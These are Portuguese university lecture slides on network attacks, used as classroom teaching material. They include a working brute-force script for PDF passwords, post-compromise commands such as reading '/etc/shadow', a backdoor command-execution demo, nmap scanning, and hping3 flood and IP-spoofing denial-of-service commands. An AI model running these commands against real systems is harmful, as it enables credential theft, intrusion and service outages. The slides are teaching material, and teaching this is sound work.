



1



2



FIAP


FIAP GRADUAÇÃO

Cognitive Cybersecurity

Prof. Leonardo Orabona
E-mail: profleonardo.orabona@fiap.com.br

Prof. Dr. Noris Junior
E-mail: profnoris.junior@fiap.com.br

3



I Agenda

- Recap da aula anterior
- Ataques cibernéticos em rede

4

I Checkpoint 2 - Solução

FIAP

- Colab contendo a solução do Checkpoint 2:

https://colab.research.google.com/drive/12MtTEQ649GuoUlsatBdZiA_vxdk-gX7A?usp=sharing

5

I Descoberta de senha do .pdf

FIAP

- Passo 1: Gerar um arquivo com senhas com 3 caracteres:

```
import itertools

# Define o número de letras das senhas
num_letras = 3

# Define o conjunto de caracteres que serão usados para gerar as senhas
caracteres = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'

# Gera todas as combinações possíveis de caracteres com o tamanho especificado
combinacoes = itertools.product(caracteres, repeat=num_letras)


# Abre o arquivo para salvar as senhas
with open('senhas.txt', 'w') as f:
    # Escreve cada combinação no arquivo em uma linha separada
    for combinacao in combinacoes:
        senha = ''.join(combinacao)
        f.write(senha + '\n')

print('Lista de senhas gerada com sucesso!')
```

6

I Descoberta de senha do .pdf

FIAP



7

I Descoberta de senha do .pdf

FIAP

- Passo 2: Testa todas as senhas e descobre a senha do pdf:

```
!pip install PyPDF2
import PyPDF2
# Abre o arquivo PDF protegido por senha
pdf_reader = PyPDF2.PdfReader(open('arquivo_protegido_3_letras.pdf', 'rb'))

# Abre o arquivo de texto com as senhas
with open('senhas.txt', 'r') as f:
    # Loop através de cada senha na lista
    for senha in f:
        senha = senha.strip() # Remove qualquer espaço em branco no início ou no final da senha
        # Tenta desbloquear o arquivo PDF com a senha obtida na leitura da linha atual
        if pdf_reader.decrypt(senha) == 2:
            print(f"Arquivo PDF desbloqueado com a senha: {senha}")
            break # Para a execução se a senha correta for encontrada
        else:
            print(f"Senha incorreta: {senha}")
```

8

I Descoberta de senha do .pdf

FIAP

- Passo 2: Testa todas as senhas e descobre a senha do pdf:

1. Insira o arquivo PDF protegido no Colab

2. Execute o código e veja o teste das senhas

```
!pip install PyPDF2
import PyPDF2
# Abre o arquivo PDF protegido por senha
pdf_reader = PyPDF2.PdfReader(open('arquivo_protegido_3_letras.pdf', 'rb'))

# Abre o arquivo de texto com as senhas
with open('senhas.txt', 'r') as f:
    # Loop através de cada senha na lista
    for senha in f:
        senha = senha.strip() # Remove qualquer espaço em branco no início ou no final da senha
        # Tenta desbloquear o arquivo PDF com a senha obtida na leitura da linha atual
        # print(pdf_reader.decrypt(senha))
        if pdf_reader.decrypt(senha) == 2:
            print(f"Arquivo PDF desbloqueado com a senha: {senha}")
            break # Para a execução se a senha correta for encontrada
        else:
            print(f"Senha incorreta: {senha}")
```

3. Senha descoberta (depois de alguns minutos)

Senha incorreta: aPt
 Senha incorreta: aPu
 Senha incorreta: aPv
 ...
 Senha incorreta: sea
 Senha incorreta: seb
 Arquivo PDF desbloqueado com a senha: sec


9

I


FIAP

ATAQUES EM REDE

10



11



12

I Backdoor

FIAP

- Uma vez no alvo, podem ser executados comandos que revelam informações do alvo:
 - `whoami` (revela o usuário que está em execução)
 - `ls` (lista os arquivos e diretórios)
 - `cat /etc/shadow` (mostra os usuários cadastrados e o hash das senhas)
 - `uname -a` (mostra informações do sistema operacional)
 - `cat /etc/os-release` (mostra informações mais detalhadas do SO)
 - `hostname` (nome da máquina)
 - `ip -a` (ip da máquina)
 - `df -h` (o espaço em disco disponível)

13

I Backdoor

FIAP

- Demonstração

git clone <https://github.com/norisjunior/FIAPCyberAlunos/>

cd FIAPCyberAlunos/backdoor

sudo ./setup.sh

<https://localhost/run?cmd=<comando>>

14



PORT SCAN

15

I Port Scan

- Objetivo:
 - descobrir quais portas estão abertas em um host.
- Porta é o local pelo qual um serviço é disponibilizado:
 - 80: HTTP
 - 443: HTTPS
 - 3306: Banco de dados MySQL
 - 21: FTP (login para troca de arquivos)
 - 20: FTP (envio/recebimento de arquivos)
 - 22: SSH (acesso remoto)
 - **As aplicações esperam seus respectivos conteúdos nas respectivas portas**

16

I Port Scan

FIAP

- Como explorar/Descobrir as portas abertas?
 - nmap (The Matrix 😎)

17

I Port Scan

FIAP

- nmap:
 - nmap <IP>
 - Escaneia as 1000 portas mais comuns
 - nmap -p 21,22,80,443 <IP>
 - Escaneia as portas 21, 22, 80 e 443
 - nmap -sV <IP>
 - Escaneia serviços e versões
 - nmap -O <IP>
 - Tenta descobrir sistema operacional

18

I Port Scan

FIAP

- Como explorar/Descobrir as portas abertas?
 - nmap (The Matrix 😎)
- Demonstração no Kali

19

I Port Scan

FIAP

- Descobri portas abertas, e agora?
 - HTTP (80): ataque passivo de sniffing (observar) o tráfego
 - SSH (20): teste de credenciais (usuário/senha) para acessar
 - RDP (3389): login remoto no Windows
 - MySQL (3306): acesso a banco de dados MySQL
 - FTP (21): teste de credenciais (usuário/senha) para acessar
 - ...

20



Negação de serviço - Denial of Service (DoS)

21

I Negação de serviço

- O ataque de negação de serviço - Denial of Service (DoS) visa indisponibilizar um recurso (um servidor, um site, etc), sobrecarregando-o com uma quantidade massiva de tráfego
- Atacante pode falsificar o IP para reduzir as chances de rastreamento da origem do ataque

22

I Negação de serviço

FIAP

- O Distributed DoS, ou DDoS, se aproveita do controle por vários alvos de um atacante, e esses alvos disparam o DDoS.
- Disparado pelas botnets




Imagem obtida na Internet

23

I Negação de serviço

FIAP

- Como disparar um ataque de negação de serviço.
- Ping normal (~60 Bytes) - não é negação de serviço:

```
hping3 -1 -c 5 10.0.2.4
```

- hping3:
 - Software para realizar pings maliciosos
 - Opções:
 - -1 → modo ping
 - -c → enviar 'x' pacotes (5, no exemplo)
 - <IP_ALVO> → 10.0.2.4

- Executar como superusuário:

```
sudo hping3 ...
```

24

I Negação de serviço - ping da morte

FIAP

- 1000 Bytes de tamanho:

```
hping3 -1 -c 5 10.0.2.4 --data 1000
```

- 65000 Bytes de tamanho:

```
hping3 -1 -c 5 10.0.2.4 --data 65000
```

25

I Negação de serviço - falsificando IP origem

FIAP

- 1000 Bytes de tamanho:

```
hping3 -1 -a 192.168.15.15 -c 5 10.0.2.4 --data 1000
```

- 65000 Bytes de tamanho:

```
hping3 -1 -a 192.168.15.15 -c 5 10.0.2.4 --data 65000
```

-a: IP (IP a ser enviado no campo IP de origem)

26

I Negação de serviço - flood

FIAP

- Não espera retorno, só envia muitas requisições

```
hping3 --icmp --flood 10.0.2.4 -a 192.168.15.15
```

- Smurf (usa o IP da vítima como source)

```
hping3 --icmp --flood 10.0.2.4 -a 10.0.2.4
```

27

I Negação de serviço - websites

FIAP

- É possível enviar ataques de negação de serviço a websites

- HTTP - porta 80:

```
hping3 -S localhost -p 80 -c 5
```

-S: exploração de websites

-p: porta, no caso de HTTP, 80

-c: quantas vezes executar, no caso, 5

- HTTPS - porta 443

```
hping3 -S localhost -p 443 -c 5
```

28

I Negação de serviço

FIAP

- Contramedidas:
 - (a mais usada e cara) Cloudflare
 - Firewalls, sistemas de prevenção de intrusão
 - Monitoramento contínuo do tráfego de rede

29

I

FIAP

GUERRA CIBERNÉTICA

30

I Zero day

FIAP

- O que é?

31

I Zero day

FIAP

exame.

Home > Tecnologia

Espião a serviço de Israel implantou vírus Stuxnet no Irã

O vírus Stuxnet, que danificou equipamentos da central nuclear de Natanz, no Irã, foi implantado por um espião a serviço de Israel, diz o site ISSSource

O vírus age apenas nos equipamentos iranianos que controlam as ultracentrifugas. Pode até usar outros computadores para se espalhar, mas não causa danos a eles. Quando chega a seu alvo, ele acelera as máquinas, fazendo com que trabalhem sobrecarregadas até quebrar.

São Paulo — Já é fato conhecido que o vírus computacional Stuxnet, que se espalhou pelo mundo em 2010, foi criado por israelenses e americanos para sabotar as instalações nucleares do Irã. Agora, o site especializado em [segurança ISSSource](#) revela mais um detalhe dessa história: o vírus não foi simplesmente solto na internet. Ele foi implantado diretamente nos computadores iranianos por um agente a serviço de Israel.

[EXAME e Saint Paul abrem vagas para treinamento em Inteligência Artificial com desconto e direito a certificado; clique aqui e garanta vaga](#)

O ISSSource diz ter recebido a informação de um ex-agente americano. Segundo ele, Israel tem uma série de agentes duplos no Irã. São normalmente iranianos descontentes com o governo local que resolvem ajudar os israelenses. Eles são treinados e pagos pelo Mossad, o serviço secreto de Israel.


Alguns desses agentes assassinaram cientistas envolvidos no programa nuclear iraniano. Um deles teria sido encarregado de implantar o Stuxnet nos [computadores](#) da central nuclear de Natanz. Ele usou um pen drive com o vírus para levá-lo ao coração do programa nuclear iraniano.

Pelo que se sabe, o Stuxnet danificou cerca de mil ultracentrifugas usadas para enriquecer urânio. Em outubro de 2010, o governo do Irã chegou a divulgar que havia prendido espiões relacionados com o caso Stuxnet. Segundo o ex-agente ouvido pelo ISSSource, os americanos colaboraram com os israelenses, mas nunca aprovaram o assassinato de cientistas.

32

I Zero day

FIAP



33

I Zero day

FIAP


- É uma vulnerabilidade em software ou hardware que os desenvolvedores ainda não conhecem (dia zero de conhecimento).
- Um exploit Zero Day é o ataque que usa essa falha antes que ela seja corrigida.

Se você fosse um hacker e descobrisse uma falha secreta em um aplicativo que todo mundo usa, o que você faria com ela?

34

I Zero day

FIAP



35

I Zero day

FIAP

- Medidas de proteção:
 - Gerenciamento de patches e atualizações
 - Firewalls e Sistemas de Detecção e Prevenção de Intrusão (IDPS)
 - Aplicação do Princípio do Menor Privilégio (Principle of Least Privilege - PoLP)
 - Uso de Endpoint protection (antivirus)
 - Exemplo: Microsoft Defender for Endpoint pode detectar processos maliciosos baseados no comportamento, como um executável tentando acessar arquivos do sistema sem autorização explícita.
 - Backup e recuperação de desastres (Disaster Recovery Plan)
 - Treinamento e Conscientização

36

I Mapa mental

FIAP

- Recap da aula

37



FIAP

FIAP GRADUAÇÃO

Copyright © 2025 Prof. Leonardo Orabona e Prof. Dr. Noris Junior

Todos direitos reservados. Reprodução ou divulgação total ou parcial deste documento é expressamente proibido sem o consentimento formal, por escrito, do Professor (autor).

38